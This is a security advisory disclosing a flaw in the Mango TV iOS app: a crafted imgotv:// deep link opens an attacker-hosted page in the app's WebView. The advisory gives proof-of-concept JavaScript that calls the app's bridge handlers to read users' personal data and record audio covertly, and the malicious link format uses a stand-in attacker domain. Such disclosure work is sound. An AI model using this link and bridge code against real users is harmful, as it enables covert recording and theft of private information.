An information leak vulnerability in the iOS version of Mango TV

Brief Description


The iOS version of the Mango TV supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We also found that there **lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Mango TV app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **compromise victim's privacy** such as **secretly recording audio**, obtaining victim's **geographical location**, obtaining victim's personal information with the app (**PhoneNumber**, **BirthDate**, **Gender**, **Registration Location**, **Email**, **Nickname**, **Avatar**, Personal Signature, some Account IDs), and obtaining victim's device information (**IP**, **Wi-Fi MAC**, DeviceName, some Device IDs, etc.).


Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **imgotv://webview?from=hitv&url=**https://attack.com. Here, **"attack.com"** is a domain registered by the attacker and under the attacker's control. As an example, we use **imgotv://webview?from=hitv&url=**https://zhouziyi1.github.io/iOSJS/mangotv/atkMgtv.html.


When the victim clicks on this URL (**imgotv://webview?from=hitv&url=**https://zhouziyi1.github.io/iOSJS/mangotv/atkMgtv.html), it directs the victim to the Mango TV app and opens the web page.



Within the webpage, the attacker can then invoke privileged interfaces, **compromise victim's privacy** such as **secretly recording audio**, obtaining victim's **geographical location**, obtaining victim's personal information with the app (**PhoneNumber**, **BirthDate**, **Gender**, **Registration Location**, **Email**, **Nickname**, **Avatar**, Personal Signature, some Account IDs), and obtaining victim's device information (**IP**, **Wi-Fi MAC**, DeviceName, some Device IDs, etc.).








```
function setupWebViewJavascriptBridge(callback) {
    if (window.WebViewJavascriptBridge) { return callback(WebViewJavascriptBridge); }
    if (window.WVJBCallbacks) { return window.WVJBCallbacks.push(callback); }
    window.WVJBCallbacks = [callback];
    var WVJBIframe = document.createElement('iframe');
    WVJBIframe.style.display = 'none';
    WVJBIframe.src = 'https://__bridge_loaded__';
    document.documentElement.appendChild(WVJBIframe);
    setTimeout(function () { document.documentElement.removeChild(WVJBIframe) }, 0)
}
```

```
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('getUserInfo', {}, function (response) {
        var json = JSON.parse(response.data);

        document.getElementById("PhoneNumber").innerText = "Your PhoneNumber: " + json.relate_mobile;

        document.getElementById("NickName").innerText = "Your NickName: " + json.nickname;

        document.getElementById("PersonalSignature").innerText = "Your PersonalSignature: " + json.
        introduction;

        document.getElementById("Avatar").src = json.avatar.xl.replace("\/", "/");

        document.getElementById("BirthDay").innerText = "Your BirthDay: " + json.birthday;

        document.getElementById("Email").innerText = "Your Email: " + json.email;
```

```
document.getElementById("startRecId").onclick = function () {
    setupWebViewJavascriptBridge(function (bridge) {
        bridge.callHandler('startRecordVoice', {}, function (response) {
        });
    });
}

document.getElementById("stopRecId").onclick = function () {
    setupWebViewJavascriptBridge(function (bridge) {
        bridge.callHandler('endRecordVoice', {}, function (response) {
            audioB64 = response.data;
        });
    });
}
```

Impact of the Vulnerability

Scope of the vulnerability: MangoTV iOS version 8.1.6 (the latest version as of June 28, 2024).

Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.